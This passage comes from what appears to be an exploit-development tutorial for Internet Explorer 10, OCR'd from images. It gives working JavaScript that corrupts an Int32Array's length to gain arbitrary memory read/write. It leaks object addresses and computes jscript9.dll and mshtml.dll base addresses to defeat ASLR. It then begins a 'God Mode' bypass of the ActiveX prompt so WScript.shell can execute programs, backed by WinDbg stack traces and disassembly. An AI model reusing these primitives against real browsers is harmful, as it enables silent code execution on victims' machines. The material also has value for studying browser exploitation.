


This picture shows a disconcerting situation. First of all, the first two LargeHeapBlocks aren't adjacent, which is a problem because the space between them is pretty random. Second, each LargeHeapBlock points to the next block, contrarily to what we saw before (where each block pointed to the previous one).


Let's reload the page in IE and try again:



The LargeHeapBlocks point forwards, again. Let's try another time:



As you can see, this time we don't even have the Int32Arrays at 0xca0f000. Let's try one last time:



We can conclude that the LargeHeapBlocks tend to point forwards. I suspect that the first time they pointed backwards because the LargeHeapBlocks were allocated in reverse order, i.e. going towards lower addresses.

We saw a few ways things may go wrong. How can we cope with that? I came up with the solution of reloading the page. We can perform some checks to make sure that everything is alright and, if it isn't, we can reload the page this way:

JavaScript

```
(function() {
  .
  .
  .
  if (check fails) {
    window.location.reload();
    return;
  }

})();
```

We need to wrap the code into a function so that we can use return to stop executing the code. This is needed because reload() is not instantaneous and something might go wrong before the page is reloaded.

As we already said, the javascript code ends with

JavaScript

```
  //           vftptr
  // 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
  // 0c0af020: 03133de0                                             array_len buf_addr
  //          jsArrayBuf
  alert("Set byte at 0c0af01b to 0x20");
```

Look at the comments. The field array_len of the Int32Array at 0xc0af000 is initially 0x16. After we write 0x20 at 0xc0af01b, it becomes 0x20000016. If the raw buffer is at address 0x8ce0020, then we can use the Int32Array at 0xc0af000 to read and write throughout the address space [0x8ce0020, 0x8ce0020 + 0x20000016*4 – 4].

To read and write at a given address, we need to know the starting address of the raw buffer, i.e. 0x8ce0020 in the example. We know the address because we used WinDbg, but how can we determine it just with javascript?

We need to do two things:

1. Determine the Int32Array whose array_len we modified (i.e. the one at 0xc0af000).
2. Find buf_addr by exploiting the fact that LargeHeapBlocks point to the next blocks.

Here's the code for the first step:

JavaScript

```
// Now let's find the Int32Array whose length we modified.
int32array = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  for (j = 0; j < 0x55; ++j) {
    if (a[i][j].length != 0x58/4) {
      int32array = a[i][j];
      break;
    }
  }
  if (int32array != 0)
    break;
}

if (int32array == 0) {
  alert("Can't find int32array!");
  window.location.reload();
  return;
}
```

You shouldn't have problems understanding the code. Simply put, the modified Int32Array is the one with a length different from the original 0x58/4 = 0x16. Note that if we don't find the Int32Array, we reload the page because something must have gone wrong.

Remember that the first element of the Array at 0xc0a0000 doesn't necessarily points to the Int32Array at 0xc0af000, so we must check all the Int32Arrays.

It should be said that it's not obvious that by modifying the array_len field of an Int32Array we can read/write beyond the end of the raw buffer. In fact, an Int32Array also points to an ArrayBuffer which contains the real length of the raw buffer. So, we're just lucky that we don't have to modify both lengths.


Now it's time to tackle the second step:

JavaScript

```
// This is just an example.
// The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
// The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
// The value in parentheses, at 03c1f178+0x60+0x24, points to the following
// LargeHeapBlock.
//
// 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
// 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
// 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
// 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
// 03c1f238: ...

// We check that the structure above is correct (we check the first LargeHeapBlocks).
// 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
var vftptr1 = int32array[0x60/4],
```

```
      vftptr2 = int32array[0x60*2/4],
      vftptr3 = int32array[0x60*3/4],
      nextPtr1 = int32array[(0x60+0x24)/4],
      nextPtr2 = int32array[(0x60*2+0x24)/4],
      nextPtr3 = int32array[(0x60*3+0x24)/4];
  if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
      nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
    alert("Error!");
    window.location.reload();
    return;
  }

  buf_addr = nextPtr1 - 0x60*2;
```

Remember that int32array is the modified Int32Array at 0xc0af000. We read the vftable pointers and the *forward* pointers of the first 3 LargeHeapBlocks. If everything is OK, the vftable pointers are of the form 0xXXXX6e18 and the *forward* pointers differ by 0x60, which is the size of a LargeHeapBlock plus the 8-byte allocation header. The next picture should help clarify things further:



Now that buf_addr contains the starting address of the raw buffer, we can read and write everywhere in [buf_addr, buf_addr + 0x20000016*4]. To have access to the whole address space, we need to modify the Int32Array at 0xc0af000 again. Here's how:

JavaScript

```
  // Now we modify int32array again to gain full address space read/write access.
  if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
    alert("Error!");
    window.location.reload();
    return;
  }
  int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;        // new length
  int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                 // new buffer address
  function read(address) {
    var k = address & 3;
    if (k == 0) {
      // ####
      return int32array[address/4];
    }
    else {
      alert("to debug");
      // .### #... or ..## ##.. or ...# ###.
      return (int32array[(address-k)/4] >> k*8) |
             (int32array[(address-k+4)/4] << (32 - k*8));
    }
  }

  function write(address, value) {
    var k = address & 3;
    if (k == 0) {
      // ####
      int32array[address/4] = value;
    }
    else {
      // .### #... or ..## ##.. or ...# ###.
      alert("to debug");
      var low = int32array[(address-k)/4];
      var high = int32array[(address-k+4)/4];
      var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
      low = (low & mask) | (value << k*8);
      high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
      int32array[(address-k)/4] = low;
      int32array[(address-k+4)/4] = high;
    }
```

Let’s look at the comments again:

JavaScript

```
  //            vftptr
  // 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
  // 0c0af020: 03133de0                                              array_len buf_addr
  //          jsArrayBuf
```

In the code above we set array_len to 0x20000000 and buf_addr to 0. Now we can read/write throughout [0, 20000000*4].

Note that the part of read() and write() that's supposed to handle the case when address is not a multiple of 4 was never tested, because it wasn't needed after all.

Leaking the address of an object

We need to be able to determine the address of an object in javascript. Here's the code:

JavaScript

```
for (i = 0x200; i < 0x200 + 0x400; ++i)
  a[i][0x3bf7] = 0;

// We write 3 in the last position of one of our arrays. IE encodes the number x
// as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
// Either we use an odd number or a valid address otherwise IE will crash in the
// following for loop.
write(0x0c0af000-4, 3);
leakArray = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  if (a[i][0x3bf7] != 0) {
    leakArray = a[i];
    break;
  }
}
if (leakArray == 0) {
  alert("Can't find leakArray!");
  window.location.reload();
  return;
}

function get_addr(obj) {
  leakArray[0x3bf7] = obj;
  return read(0x0c0af000-4);
}
```

We want to find the Array at 0xc0a0000. We proceed like this:

1. We zero out the last element of every Array (a[0x3bf7] = 0).
2. We write 3 at 0xc0af000-4, i.e. we assign 3 to the last element of the Array at 0xc0a0000.
3. We find the Array whose last element is not zero, i.e. the Array at 0xc0a0000 and make leakArray point to it.
4. We define function get_addr() which:
   a. takes a reference, obj, to an object
   b. writes obj to the last element of leakArray
   c. reads obj back by using read(), which reveals the real value of the pointer

The function get_addr is very important because lets us determine the real address in memory of the objects we create in javascript. Now we can determine the base address of jscript9.dll and mshtml.dll as follows:

JavaScript

```
// At 0c0af000 we can read the vfptr of an Int32Array:
//   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
jscript9 = read(0x0c0af000) - 0x3b60;
.
.
.
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
//      v
//   70792248 0c012b40 00000000 00000003
//   73b38b9a 00000000 00574230 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
var addr = get_addr(document.createElement("div"));
mshtml = read(addr + 0x10) - 0x58b9a;
```

The code above is very simple. We know that at 0xc0af000 we have an Int32Array and that its first dword is the vftable pointer. Since the vftable of a TypedArray<int> is in the module jscript9.dll and is at a fixed RVA, we can easily compute the base address of jscript9 by subtracting the RVA of the vftable from its actual address.

Then we create a div element, leak its address and note that at offset 0x10 we can find a pointer to MSHTML!CBaseTypeOperations::CBaseFinalizer, which can be expressed as

```
mshtml + RVA = mshtml + 0x58b9a
```

As before, we can determine the base address of mshtml.dll with a simple subtraction.


IE10: God Mode (1)

When an html page tries to load and run an ActiveX object in IE, the user is alerted with a dialog box. For instance, create an html file with the following code:

XHTML

```
<html>
<head>
<script language="javascript">
  shell = new ActiveXObject("WScript.shell");
  shell.Exec('calc.exe');
</script>
</head>
<body>
</body>
</html>
```

If you open this file in IE, you should get the following dialog box:



If we activate the so-called God Mode, IE runs the ActiveX object without asking for the user's permission. Basically, we'll just use our ability to read and write where we want to alter the behavior of IE.

But what's so interesting in popping up a calculator? That's a valid demonstration for general shellcode because it proves that we can run arbitrary code, but here we've just proved that we can execute any program which resides on the user's hard disk. We'd like to execute arbitrary code, instead.


One solution is to create an .exe file containing code and data of our choosing and then execute it. But for now, let's try to bypass the dialog box when executing the code above.

Bypassing the dialog box


The dialog box displayed when the code above is run looks like a regular Windows dialog box, so it's likely that IE uses the Windows API to create it. Let's search for msdn dialog box with google. The first result is this link:

https://msdn.microsoft.com/en-us/library/windows/desktop/ms645452%28v=vs.85%29.aspx

As you can see in the following picture, there are a few functions used to create dialog boxes:



By reading the *Remarks* section we discover that DialogBox calls CreateWindowEx:



When we look at the other functions used to create dialog boxes, we find out that they also call CreateWindowEx, so we should put a breakpoint on CreateWindowEx.

First of all, we load the html page above in IE and, before allowing the blocked content (IE asks for a confirmation when you open local html files), we put a breakpoint on CreateWindowEx (both the ASCII and the Unicode version) in WinDbg:

```
0:016> bp createwindowexw
0:016> bp createwindowexa
```

Then, when we allow the blocked content, the breakpoint on CreateWindowExW is triggered. Here's the stack trace:

```
0:007> k 20
ChildEBP RetAddr
042bae7c 738d4467 user32!CreateWindowExW
042baebc 6eeee9fa IEShims!NS_HangResistanceInternal::APIHook_CreateWindowExW+0x64
042baefc 6efb9759 IEFRAME!SHFusionCreateWindowEx+0x47
042bb058 6efb951e IEFRAME!CBrowserFrameState::FindTabIDFromRootThreadID+0x13b
042bb0a4 6efb9409 IEFRAME!UnifiedFrameAware_AcquireModalDialogLockAndParent+0xe9
```

```
042bb0c4 738e8c5c IEFRAME!TabWindowExports::AcquireModalDialogLockAndParent+0x1b
042bb0e0 74e7f0c8 IEShims!NS_UISuppression::APIHook_DialogBoxParamW+0x31
042bb910 74e9efe0 urlmon!CSecurityManager::DisplayMessage+0x40
042bbcb4 74dff5d4 urlmon!memset+0x120a0
042bbcf8 6e2a84dc urlmon!CSecurityManager::ProcessUrlActionEx2+0x15f
042bbd6c 6e2a81ae MSHTML!CMarkup::ProcessURLAction2+0x31d
042bbd9c 6ecf7868 MSHTML!CMarkup::ProcessURLAction+0x3e
042bbe28 6e24d87d MSHTML!memcpy+0x120f00
042bbe6c 04d5c12d MSHTML!CDocument::HostQueryCustomPolicy+0x148
042bbee4 04d5bfae jscript9!ScriptEngine::CanObjectRun+0x78   <--------------------
042bbf30 04d5bde1 jscript9!ScriptSite::CreateObjectFromProgID+0xdf   <--------------------
042bbf74 04d5bd69 jscript9!ScriptSite::CreateActiveXObject+0x56   <--------------------
042bbfa8 04cc25d5 jscript9!JavascriptActiveXObject::NewInstance+0x90
042bc000 04cc272e jscript9!Js::InterpreterStackFrame::NewScObject_Helper+0xd6
042bc194 04c95cf5 jscript9!Js::InterpreterStackFrame::Process+0x2c6d
042bc29c 034b0fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
WARNING: Frame IP not in any known module. Following frames may be wrong.
042bc2a8 04c91f60 0x34b0fe9
042bc328 04c920ca jscript9!Js::JavascriptFunction::CallRootFunction+0x140
042bc340 04c9209f jscript9!Js::JavascriptFunction::CallRootFunction+0x19
042bc388 04c92027 jscript9!ScriptSite::CallRootFunction+0x40
042bc3b0 04d3df75 jscript9!ScriptSite::Execute+0x61
042bc43c 04d3db57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
042bc4c4 04d3e0b7 jscript9!ScriptEngine::ParseScriptTextCore+0x2ad
042bc518 6e37b60c jscript9!ScriptEngine::ParseScriptText+0x5b
042bc550 6e37945d MSHTML!CActiveScriptHolder::ParseScriptText+0x42
042bc5a0 6e36b52f MSHTML!CJScript9Holder::ParseScriptText+0x58
042bc614 6e37c6a4 MSHTML!CScriptCollection::ParseScriptText+0x1f0
```

Three lines look particularly interesting:

```
042bbee4 04d5bfae jscript9!ScriptEngine::CanObjectRun+0x78   <--------------------
042bbf30 04d5bde1 jscript9!ScriptSite::CreateObjectFromProgID+0xdf   <--------------------
```

```
042bbf74 04d5bd69 jscript9!ScriptSite::CreateActiveXObject+0x56   <--------------------
```

Maybe the function CanObjectRun decides if the ActiveX object can run? Let's delete the previous breakpoints and put a breakpoint on jscript9!ScriptSite::CreateActiveXObject:

```
bp jscript9!ScriptSite::CreateActiveXObject
```

When we reload the html page and allow the blocked content in IE, we break on CreateActiveXObject. Here's the code:

```
jscript9!ScriptSite::CreateActiveXObject:
04eebd8b 6a18           push    18h
04eebd8d b81927eb04      mov     eax,offset jscript9!memset+0x2ac2 (04eb2719)
04eebd92 e88752f2ff      call    jscript9!_EH_epilog3_GS (04e1101e)
04eebd97 837d1000       cmp     dword ptr [ebp+10h],0
04eebd9b 8b5d08         mov     ebx,dword ptr [ebp+8]
04eebd9e 8b5b54         mov     ebx,dword ptr [ebx+54h]
04eebda1 0f8571721600    jne     jscript9!memset+0xf9c1 (05053018)
04eebda7 8bcb           mov     ecx,ebx
04eebda9 8d75e8         lea     esi,[ebp-18h]
04eebdac e8f4feffff      call    jscript9!AutoLeaveScriptPtr<IDispatch>::AutoLeaveScriptPtr<IDispatch> (04eebca5)
04eebdb1 8365fc00       and     dword ptr [ebp-4],0
04eebdb5 8365f000       and     dword ptr [ebp-10h],0 ss:002b:0446ba64=0446ba70
04eebdb9 896df0         mov     dword ptr [ebp-10h],ebp
04eebdbc 8d45dc         lea     eax,[ebp-24h]
04eebdbf 50             push    eax
04eebdc0 8b45f0         mov     eax,dword ptr [ebp-10h]
04eebdc3 8bcb           mov     ecx,ebx
04eebdc5 e87faaf9ff      call    jscript9!Js::LeaveScriptObject<1,1>::LeaveScriptObject<1,1> (04e86849)
04eebdca 8b4d0c         mov     ecx,dword ptr [ebp+0Ch]
04eebdcd 8bc6           mov     eax,esi
04eebdcf c645fc01       mov     byte ptr [ebp-4],1
04eebdd3 8b7508         mov     esi,dword ptr [ebp+8]
04eebdd6 50             push    eax
04eebdd7 ff7510         push    dword ptr [ebp+10h]
```

```
04eebdda 8bd6           mov     edx,esi
04eebddc e8ea000000      call    jscript9!ScriptSite::CreateObjectFromProgID (04eebecb)   <---------------
04eebde1 c645fc00        mov     byte ptr [ebp-4],0
04eebde5 807de400        cmp     byte ptr [ebp-1Ch],0
04eebde9 8bf8           mov     edi,eax
```

If we step inside jscript9!ScriptSite::CreateObjectFromProgID we see the following code:

```
jscript9!ScriptSite::CreateObjectFromProgID:
04eebecb 8bff           mov     edi,edi
04eebecd 55             push    ebp
04eebece 8bec           mov     ebp,esp
04eebed0 83ec34         sub     esp,34h
04eebed3 a144630a05      mov     eax,dword ptr [jscript9!__security_cookie (050a6344)]
04eebed8 33c5           xor     eax,ebp
04eebeda 8945fc         mov     dword ptr [ebp-4],eax
04eebedd 53             push    ebx
04eebede 8b5d0c         mov     ebx,dword ptr [ebp+0Ch]
04eebee1 56             push    esi
04eebee2 33c0           xor     eax,eax
04eebee4 57             push    edi
04eebee5 8b7d08         mov     edi,dword ptr [ebp+8]
